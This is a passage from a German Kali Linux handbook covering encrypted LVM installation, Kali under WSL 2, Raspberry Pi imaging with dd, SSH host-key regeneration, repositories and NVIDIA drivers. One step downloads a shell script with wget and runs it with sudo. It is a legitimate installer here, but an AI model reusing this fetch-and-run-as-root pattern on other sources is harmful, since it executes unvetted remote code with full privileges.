


Abb. 3.30: Eingabe der Verschlüsselungs-Passphrase

Nach der Eingabe einer sicheren Passphrase können Sie wählen, ob die gesamte Laufwerksgruppe oder nur ein Teil für die geführte Partitionierung verwendet wird. Die Größe der virtuellen Partition kann später auch noch mithilfe des LVM-Tools geändert werden. Die Benutzung eines kleineren Teils der Laufwerksgruppe bei der Installation bietet Ihnen mehr Flexibilität. Da wir bei der Installation eine virtuelle Maschine mit der Minimalanforderung (20 GB) verwendet haben, um die Screenshots zu erstellen, haben wir in diesem Schritt die maximale Größe gewählt (siehe Abbildung 3.31).

Abb. 3.31: Auswählen der Größe der Partition

Das Partitionierungstool kann jetzt auf eine neue virtuelle Partition zugreifen, deren Inhalt in der zugrunde liegenden physischen Partition verschlüsselt gespeichert ist. Da LVM diese neue Partition als physisches Laufwerk verwendet, kann es mehrere Partitionen (oder logische LVM-Laufwerke) mit demselben Verschlüsselungsschlüssel schützen, einschließlich der SWAP-Partition (wie bereits in Abschnitt 3.5.2 »Einführung in LUKS« beschrieben). Hier wird LVM nicht verwendet, um die Erweiterung der Speichergröße zu vereinfachen, sondern um die Indirektion zu vereinfachen und einzelne verschlüsselte Partitionen in mehrere logische Laufwerke zu teilen. Im Anschluss wird das resultierende Partitionsschema angezeigt (Abbildung 3.32), damit Sie die Einstellungen nach Bedarf anpassen können.




Abb. 3.32: Validierung der verschlüsselten LVM-Installation




Abb. 3.33: Bestätigung der Änderung auf der Festplatte (Partitionen)

Schließlich wird der Installationsvorgang wie in Abschnitt 3.3.4 beschrieben fortgesetzt. Bevor das System auf einer verschlüsselten Partition gestartet werden kann, wird die Passphrase abgefragt (Abbildung 3.34).

```
  Volume group "kali-book-vg" not found
  Cannot process volume group kali-book-vg
Please unlock disk sda5_crypt: _
```

Abb. 3.34: Starten von Kali auf einer verschlüsselten Partition

3.6 Kali Linux auf Windows Subsystem for Linux

Seit Anfang 2018 steht Kali Linux als offizielle WSL-Distribution zur Verfügung und ist deshalb auch über den Microsoft-App-Store als Windows-Applikation zu beziehen. Mit dem Release von Windows 10 Version 2004 wurde die WSL 2 Version veröffentlicht, die es Ihnen ermöglicht, ohne den bisherigen Workaround Linux-Programme mit der grafischen Oberfläche auszuführen.




Abb. 3.35: WSL-Linux-Distribution über Microsoft Store auswählen

Für Windows-10-Benutzer bedeutet das, dass sie einfach WSL aktivieren, im Microsoft Store nach Kali suchen und es mit einem einzigen Klick installieren können. Das sind gute Nachrichten für Penetrationstester und Sicherheitsexperten, die aufgrund von Compliance-Standards des Unternehmens nur eingeschränkte Möglichkeiten zur Verfügung haben.

Während das Ausführen von Kali unter Windows einige Nachteile hat, wenn es nativ ausgeführt wird (z.B. kann kein RAW-Zugriff auf die Netzwerkadapter erfol-

gen), bringt es auch einige sehr interessante Vorteile mit sich, wie zum Beispiel die Möglichkeit, Ihre Security-Toolkits um eine ganze Reihe von Befehlszeilenwerkzeugen von Kali zu erweitern.

Mit der Installation von Kali über den Microsoft-App-Store kann Kali Linux nun auch ohne Virtualisierungssoftware[8] unter Windows installiert werden. Dazu öffnen Sie als Erstes die PowerShell mit Administrationsrechten und führen die beiden folgenden Befehle aus:

1. Aktivierung der Komponente »Virtual Machine Plattform«: Dies muss vor der Installation von WSL2 erfolgen.

   ```
   dism.exe /online /enable-feature /featurename:VirtualMachinePlatform
   /all /norestart
   ```

2. Aktivierung von »Windows-Subsystem für Linux«

   ```
   dism.exe /online /enable-feature /featurename:Microsoft-Windows-
   Subsystem-Linux /all /norestart.
   ```

   Alternativ können Sie das Subsystem auch über WINDOWS FEATURES AKTIVIEREN ODER DEAKTIVIEREN aktivieren.

Jetzt starten Sie den Computer neu, damit das WSL-Feature installiert wird. Anschließend müssen Sie noch einmal die PowerShell mit Administrationsrechten öffnen und WSL 2 als Standardversion festlegen. Das geschieht mit dem folgenden Befehl:

```
wsl --set-default-version 2
```

Beim Festlegen von WSL 2 als Standardversion kann es vorkommen, dass Sie den Kernel aktualisieren müssen. Dazu müssen Sie sich das Update von der Microsoft-Homepage[9] downloaden.

Anschließend starten Sie den Microsoft-App-Store, suchen nach Kali Linux und klicken auf HERUNTERLADEN.

Anschließend erscheint im Startmenü der Eintrag KALI LINUX. Die eigentliche Installation erfolgt beim ersten Start, weswegen dieser ca. eine Minute dauert. Richten Sie in diesem Zug einen Account für Kali Linux ein, indem Sie einen Benutzernamen – jedoch nicht *root* – und zweimal das gleiche Passwort angeben. Um in Kali Linux mit Root-Rechten zu arbeiten, verwenden Sie `sudo -s`.

8 Virtualisierungssoftware: z.B. Microsoft Hyper-V, VMWare ESXi, Citrix XenServer ...
9 `https://aka.ms/wsl2kernel`




Abb. 3.36: Kali Linux for WSL




Abb. 3.37: WSL Kali-Linux-User anlegen

Das damit installierte Kali Linux ist auf das absolute Minimum reduziert. Dabei fehlen ganz elementare Tools wie Nmap. Sollten Sie eines dieser Tools dennoch benötigen, dann müssen Sie diese selbst installieren:

```
sudo apt update
sudo apt install nmap
```

Aber auch nach der Installation von Nmap werden Sie nicht wirklich viel Freude daran haben. Egal, ob nmap mit oder ohne sudo ausgeführt wird, scheitert es mit einer Fehlermeldung, dass auf die Netzwerkschnittstelle nicht zugegriffen werden kann (»failed to open device eth 0 oder couldn't open raw device«). Auch wenn Sie die Firewall des Windows Defenders ausschalten, ändert sich nichts daran.

Ähnliche Einschränkungen gibt es auch für alle anderen Kommandos, die einen Low-Level-Zugriff auf Netzwerkfunktionen bzw. Hardware benötigen. Insofern ist Kali Linux für WSL zwar eine spannende Idee, aber nicht wirklich für den Hacking-Alltag geeignet.

Per Umweg ist es auch möglich, eine GUI (grafische Oberfläche) für die Distribution zu nutzen. Dazu starten Sie Kali (über die Eingabeaufforderung (CMD) mit dem Befehl `kali` oder per Link im Start-Menü) und geben folgende Befehle ein:

```
wget https://kali.sh/xfce4.sh
sudo sh xfce4.sh
sudo /etc/init.d/xrdp start
```




Abb. 3.38: Remotedesktopverbindung (RDP-Client)

Anschließend können Sie sich über die Remotedesktopverbindung (RDP-Client) auf die GUI verbinden. Dazu geben Sie bei »Computer« `localhost:3390` ein und verbinden sich mit der GUI.

Wenn Sie fertig sind, melden Sie sich ab und beenden den Dienst.

```
sudo /etc/init.d/xrdp stop
```




Abb. 3.39: Kali Linux WSL mit GUI – Remotedesktopverbindung

3.7 Kali Linux auf einem Raspberry Pi

Der Raspberry Pi ist ein preiswerter, kreditkartengroßer ARM-Computer. Obwohl er nicht so leistungsstark ist wie ein Notebook oder Desktop-PC, ist er aufgrund seines Preises eine hervorragende Option für ein winziges Linux-System und kann weit mehr als nur als Mediacenter dienen.

Standardmäßig wurde das Kali-Linux-Raspberry-Pi-Image mit den minimalen Werkzeugen optimiert ähnlich wie bei allen anderen ARM-Images. Wenn Sie die Installation auf eine Standard-Desktop-Installation aktualisieren möchten, können Sie zusätzliche Tools hinzufügen, indem Sie das Meta-Paket *kali-linux-full* installieren. Weitere Informationen zu Meta-Paketen finden Sie auf der Tool-Seite[10] von Kali.org.

Um ein vorgefertigtes Abbild des Standard-Builds von Kali Linux auf einem Raspberry Pi zu installieren, müssen Sie unter Linux wie folgt vorgehen:

1. Verwenden Sie eine schnelle SD-Karte mit mindestens 8 GB Kapazität. Karten der Klasse 10 sind dabei zu empfehlen.
2. Laden Sie das Kali-Linux-Raspberry-Pi-Image aus dem Downloadbereich[11] von Offensive Security herunter.

10 https://tools.kali.org/kali-metapackages
11 https://www.offensive-security.com/kali-linux-arm-images/

3. Zuerst müssen Sie den Gerätepfad herausfinden, den Sie zum Schreiben des Images auf die Karte verwenden möchten. Führen Sie deshalb den folgenden Befehl im Terminalfenster aus, bevor Sie die SD-Karte einsetzen:

```
sudo fdisk -l
```

   Verwenden Sie im Terminalfenster keine erhöhten Berechtigungen mit `fdisk`, erhalten Sie keine Ausgabe. Sie erhalten eine Ausgabe, die so ähnlich aussehen wird wie in Abbildung 3.40 und ein einzelnes Laufwerk – */dev/sda* – zeigt, das drei Partitionen enthält – */dev/sda1*, */dev/sda2* und */dev/sda5*.




Abb. 3.40: Ausgabe von fdisk ohne externes Speichermedium

4. Als Nächstes setzen Sie die SD-Karte in den vorhandenen Slot ein und wiederholen den gleichen Befehl `sudo fdisk -l`. Dieses Mal wird die Ausgabe ein zusätzliches Gerät anzeigen, das vorher nicht zu sehen war. In unserem Fall eine 16-GB-SD-Karte (siehe Abbildung 3.41).
5. Verwenden Sie das Programm `dd`, um diese Datei auf Ihre SD-Karte zu kopieren. Der folgende Beispielbefehl setzt voraus, dass das ISO-Image, das Sie schreiben, den Namen »kali-linux-2019.1-rpi.iso« hat und sich in Ihrem aktuellen Arbeitsverzeichnis befindet. Der Parameter `blocksize` kann erhöht werden, und obwohl die Ausführung des Befehls `dd` den Vorgang möglicherweise

beschleunigt, kann er gelegentlich nicht mehr startfähige Laufwerke erzeugen. Der empfohlene Wert `bs = 512k` ist konservativ und zuverlässig.

```
dd if=kali-linux-2019.1-rpi.iso of=/dev/sdb bs=512k
```




Abb. 3.41: Ausgabe von fdisk mit der SD-Karte

Das Erzeugen der startfähigen SD-Karte kann einige Zeit in Anspruch nehmen, über zehn Minuten oder länger ist gar nicht ungewöhnlich. Seien Sie dabei geduldig, vielleicht holen Sie sich einen Kaffee, um die Zeit zu überbrücken.

Der Befehl `dd` gibt keine Rückmeldung, bis der Vorgang abgeschlossen ist. Wenn Ihr Laufwerk jedoch über eine Zugriffsanzeige verfügt, wird sie möglicherweise gelegentlich flackern. Die Dauer, um das Image zu übertragen, hängt von der Geschwindigkeit des verwendeten Systems ab. Sobald die bootfähige Karte erstellt wurde, gibt der Befehl `dd` etwas aus, was folgendermaßen aussieht:

```
5823+1 records in
5823+1 records out
3053371392 bytes (3.1 GB) copied, 746.211 s, 4.1 MB/s
```

Das war es nun! Setzen Sie die SD-Karte in den Raspberry Pi ein. Starten Sie nun von dieser aus und loggen Sie sich in Kali ein. Wenn Sie im Terminalfenster `startx` ausführen, startet auch die XFCE-Desktop-Oberfläche.

Wichtig

Verändern Sie unbedingt den SSH-Host-Key so schnell wie möglich, da für alle ARM-Images dieselben Schlüssel vorkonfiguriert sind. Sie sollten auch das Root-Passwort in ein sicheres ändern, insbesondere wenn dieser Rechner öffentlich zugänglich ist.

SSH-Host-Key kann wie folgt geändert werden:

```
sudo rm /etc/ssh/ssh_host_*
sudo dpkg-reconfigure openssh-server
sudo service ssh restart
```

3.8 Systemeinstellungen und Updates

3.8.1 Repositories

In Unix- und Linux-Derivaten bezeichnet man ein verwaltetes Verzeichnis zur Speicherung und Beschreibung von digitalen Objekten als »Repository« (engl. für *Lager* oder *Quelle*). Die verwalteten Objekte sind in diesem Fall Programme, die man zusätzlich installieren oder updaten kann.

Standardmäßig werden bei Linux bereits einige Repositories in der *sources.list* mitgeliefert. Diese Liste kann vom Administrator erweitert werden, aber gerade bei Kali Linux sollten man sich gut überlegen, welche Repositories installiert werden sollen. Es ist schon häufig vorgekommen, dass Installationen durch die Umsetzung von nicht offiziellen Ratschlägen unbrauchbar gemacht wurden oder die *sources.list*-Datei eigenmächtig mit nicht notwendigen Repositories versehen wurde.

Hinweis

Jedes zusätzlich zur *sources.list*-Datei von Kali hinzugefügte Repository wird sehr wahrscheinlich die Kali-Linux-Installation unbrauchbar machen.

Reguläre Repositories

Mit einer sauberen Standard-Installation von Kali sollte die *sources.list* die beiden folgenden Einträge besitzen:

```
deb http://http.kali.org/kali kali main non-free contrib
deb http://security.kali.org/kali-security kali/updates main contrib
non-free
```

Sollten Sie diese Source-Pakete benötigen, dann können Sie die nachfolgenden Repositories hinzufügen:

```
deb-src http://http.kali.org/kali kali main non-free contrib
deb-src http://security.kali.org/kali-security kali/updates main
contrib non-free
```

Bleeding Edge Repositories (Beta-Versionen)

Die Bleeding Edge[12] Repositories können Sie, falls Sie diese benötigen, wie folgt hinzufügen:

```
deb http://repo.kali.org/kali kali-bleeding-edge main
#deb-src http://repo.kali.org/kali kali-bleeding-edge main
```

Diese Repositories sollten aber nicht einfach so hinzugefügt werden, um solche Pakete auszuprobieren. Es gibt einen Grund dafür, dass diese »Bleeding Edge« genannt werden. Die Bezeichnung steht für »allerneueste Technik im Versuchsstadium (Beta-Versionen)«. Pakete in diesen Repository werden nicht automatisch betreut und besitzen im Allgemeinen nur eine geringe Priorität.

3.8.2 NVIDIA-Treiber für Kali Linux installieren

Um vorhandene NVIDIA-Grafik/Video-Hardware nutzen zu können, ist es notwendig, die Treiber auf dem Kali-Linux-System zu installieren. Als Erstes führen Sie ein komplettes Update für das Kali Linux durch, um sicherzustellen, dass die Kernel-Header installiert sind:

```
sudo apt-get update
sudo apt-get install -y linux-headers-$(uname -r)
```

12 Bleeding Edge engl. für *modernste*, ist ein Opt-in-Repository, das die neuesten Versionen von Tools enthält, da manche häufig aktualisiert werden. Es wurde 2013 eingeführt, da es schwer ist, jedes der nahezu 300 Tools ständig auf die neueste Git-Version zu aktualisieren.




Abb. 3.42: Komplettes Update Kali Linux

Als Nächstes müssen Sie die genau installierte GPU ermitteln und die verwendeten Kernelmodule überprüfen. Um die NVIDIA-Karte zu identifizieren, können Sie folgendes Kommando ausführen:

```
lspci | grep -i VGA
```

Nachdem Sie die aktuellen Updates installiert und den Rechner neu gestartet haben und wissen, welche GPU installiert ist, können Sie den Treiber und das CUDA-Toolkit installieren.

```
sudo apt install -y nvidia-driver nvidia-cuda-toolkit
```

Anschließend ist ein Neustart erforderlich, da während der Installation der Treiber vom System neue Kernelmodule erstellt wurden.

Nach dem Neustart können Sie mit dem Befehl `nvidia-smi` überprüfen, ob die Treiber korrekt geladen wurden.

3.8.3 Terminal als Short-Cut (Tastenkombination)

In vielen Linux-Distributionen kann das Terminal mit der Tastenkombination Strg+Alt+T geöffnet werden. In Kali Linux (mit GNOME-Desktop) ist das leider nicht Standard und muss, wenn man diesen Shortcut verwenden will, erst hinzugefügt werden. Dazu öffnen Sie die EINSTELLUNGEN und wählen GERÄTE und TASTENKOMBINATIONEN. Am Ende der Liste finden Sie ein +-Symbol, mit dem Sie eine neue Tastenkombination hinzufügen können. Hier können Sie die Kombination beliebig benennen, unter *Befehl* geben Sie z.B. `gnome-terminal` für unseren Terminalaufruf ein und wählen die gewünschte Tastenkombination.

